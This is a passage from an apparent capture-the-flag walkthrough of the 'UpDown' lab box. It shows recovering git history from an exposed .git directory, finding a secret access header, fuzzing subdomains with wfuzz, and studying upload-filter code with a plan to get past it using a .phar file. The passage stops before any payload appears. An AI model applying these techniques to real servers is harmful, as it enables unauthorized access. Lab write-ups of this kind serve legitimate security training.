-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=M;O=A'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=M;O=D'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=N;O=A'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=N;O=D'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=S;O=A'
-rw-r--r-- 1 dw dw 2884 Nov  1 22:18 'index.html?C=S;O=D'
drwxr-xr-x 2 dw dw 4096 Nov  1 22:19  info
```

```
drwxr-xr-x 3 dw dw 4096 Nov  1 22:19  logs
drwxr-xr-x 4 dw dw 4096 Nov  1 22:19  objects
-rw-r--r-- 1 dw dw  112 Oct 20  2021  packed-refs
drwxr-xr-x 5 dw dw 4096 Nov  1 22:19  refs
```


Now, we can run `git log` inside the `.git` directory to see the commit history.



```
commit 57af03ba60cdcfe443e92c33c188c6cecb70eb10
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:29:42 2021 +0200

    Create index.php

commit 354fe069f6205af09f26c99cfe2457dea3eb6a6c
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:28:48 2021 +0200

    Delete .htpasswd

commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200

    Update .htaccess

    New technique in header to protect our dev vhost.

commit 61e5cc0550d44c08b6c316d4f04d3fcc7783ae71
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 15:45:48 2021 +0200

    Update index.php

commit 3d66cd48933b35f4012066bcc7ee8d60f0069926
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 15:45:18 2021 +0200

    Create changelog.txt

commit 4fb192727c29c158a659911aadcdcc23e4decec5
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 15:28:26 2021 +0200

    Create stylesheet.css

commit 6f89af70fd23819664dd28d764f13efc02ecfd88
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 15:05:40 2021 +0200

    Create index.php
```

We can see some interesting files. These are `index.php`, `.htaccess`, `admin.php` and etc.

Now, we can utilize the `zsh`'s tab completion to see the files. To do this, we will use `git show`:



```
~/Hacking/Boxes/UpDown/git_dir
λ ➤ git show bc4ba79
admin.php       changelog.txt    checker.php     HEAD            .htaccess       index.php       mai
010dcc3  -- [HEAD]    Delete index.php (1 year, 1 month ago)
c8fcc40  -- [HEAD^]   Update checker.php (1 year, 1 month ago)
f67efd0  -- [HEAD^^]  Create checker.php (1 year, 1 month ago)
ab9bc16  -- [HEAD~3]  Update changelog.txt (1 year, 1 month ago)
60d2b32  -- [HEAD~4]  Create admin.php (1 year, 1 month ago)
c1998f8  -- [HEAD~5]  Add admin panel. (1 year, 1 month ago)
35a3801  -- [HEAD~6]  Update changelog.txt (1 year, 1 month ago)
57af03b  -- [HEAD~7]  Create index.php (1 year, 1 month ago)
354fe06  -- [HEAD~8]  Delete .htpasswd (1 year, 1 month ago)
8812785  -- [HEAD~9]  New technique in header to protect our dev vhost. (1 year, 1 month ago)
bc4ba79  -- [HEAD~10] Update .htaccess (1 year, 1 month ago)
61e5cc0  -- [HEAD~11] Update index.php (1 year, 1 month ago)
3d66cd4  -- [HEAD~12] Create changelog.txt (1 year, 1 month ago)
4fb1927  -- [HEAD~13] Create stylesheet.css (1 year, 1 month ago)
6f89af7  -- [HEAD~14] Create index.php (1 year, 1 month ago)
8d1beb1  -- [HEAD~15] Create .htpasswd (1 year, 1 month ago)
6ddcc7a  -- [HEAD~16] Create .htaccess (1 year, 1 month ago)
```

Output:

```
commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200

    Update .htaccess

    New technique in header to protect our dev vhost.

diff --git a/.htaccess b/.htaccess
index 3190432..44ff240 100644
--- a/.htaccess
+++ b/.htaccess
@@ -1,5 +1,4 @@
-AuthType Basic
-AuthUserFile /var/www/dev/.htpasswd
-AuthName "Remote Access Denied"
-Require ip 127.0.0.1 ::1
-Require valid-user
+SetEnvIfNoCase Special-Dev "only4dev" Required-Header
+Order Deny,Allow
+Deny from All
+Allow from env=Required-Header
```

We see that a special header is used access the `dev` branch. That header is `Special-Dev: only4dev`.However, we do not know where that is.
The `dev` branch might be a `subdomain`, so let us perform a `subdomain` search using `wfuzz`:

```
wfuzz -c -w ~/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host:
FUZZ.siteisup.htb' --hh 1131 http://siteisup.htb/
# Output
=====================================================================
ID     Response   Lines      Word         Chars          Request
=====================================================================
00022:   C=403      9 L       28 W          281 Ch        "dev"
37212:   C=400     10 L       35 W          301 Ch        "*"
```


We also have to add `dev.siteisup.htb` to our `/etc/hosts` file, just like before.

Accessing the site, we get `Forbidden` error as expected.
Let us now try the special header using `BurpSuite`.

Dev Branch


Before launching `BurpSuite`, we can check the validity of the special header using `curl`:

`curl` normally:



```
~/Hacking/Boxes/UpDown/src
λ ➤ curl http://dev.siteisup.htb/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80</address>
</body></html>
```


With `Special-Dev: only4dev`:



```
~/Hacking/Boxes/UpDown/src
λ ➤ curl -H 'Special-Dev: only4dev' http://dev.siteisup.htb/
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen" href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>

  <body>

    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
          <h2 id="project_tagline">In this version you are able to scan a list of websites !</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
        <form method="post" enctype="multipart/form-data">
                            <label>List of websites to check:</label><br><br>
                                <input type="file" name="file" size="50">
                                <input name="check" type="submit" value="Check">
                </form>

      </section>
    </div>

    <div id="footer_wrap" class="outer">
      <footer class="inner">
        <p class="copyright">siteisup.htb (beta)</p><br>
        <a class="changelog" href="changelog.txt">changelog.txt</a><br>
      </footer>
    </div>

  </body>
</html>%
```

So, we are able to access the `dev` branch which happens to be the Admin panel as well. We can see a file upload field. Now, we should use `BurpSuite` and access this page on our browser.


After intercepting the request when navigating to `dev.siteisup.htb`, we can add the header as follows:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project op
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex

Request to http://dev.siteisup.htb:80 [10.10.11.177]

```
GET / HTTP/1.1
Host: dev.siteisup.htb
Special-Dev: only4dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

And after that, we get:



This is only for developers
Admin Panel

Welcome,
Is My Website UP ?

In this version you are able to scan a list of websites !

List of websites to check:


No file selected.

siteisup.htb (beta)

changelog.txt

Since we have access to the `.git` directory, we might have access to the source code of this branch.
After looking at the git files using `git show`, we get the `checker.php` as follows:

```
git show f67efd0 > checker.php
# After this, you have to do a bit of manual cleaning on the file
```



```
if($_POST['check']){

  # File size must be less than 10kb.
  if ($_FILES['file']['size'] > 10000) {
    die("File too large!");
 }
  $file = $_FILES['file']['name'];

  # Check if extension is allowed.
  $ext = getExtension($file);
  if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
    die("Extension not allowed!");
  }

  # Create directory to upload our file.
  $dir = "uploads/".md5(time())."/";
  if(!is_dir($dir)){
    mkdir($dir, 0770, true);
 }

 # Upload the file.
  $final_path = $dir.$file;
  move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

 # Read the uploaded file.
  $websites = explode("\n",file_get_contents($final_path));

  foreach($websites as $site){
    $site=trim($site);
    if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
      $check=isitup($site);
      if($check){
        echo "<center>{$site}<br><font color='green'>is up ^_^</font></center>";
      }else{
        echo "<center>{$site}<br><font color='red'>seems to be down :(</font></center>";
      }
    }else{
      echo "<center><font color='red'>Hacking attempt was detected !</font></center>";
    }
  }

 # Delete the uploaded file.
  @unlink($final_path);
}
```


This is the main logic for the upload mechanism.
We can see few things looking at the code.
The extension is checked, so we cannot upload a `php` file directly. After the upload is done, temporary directory is created and the file is copied there. Site check is done in a `for` loop and then everything is deleted.

After googling alternative extensions for `php`, we find that `phar` or `PHP Archive` can also execute `PHP` code.

Let us create a `.phar` file with the following content:

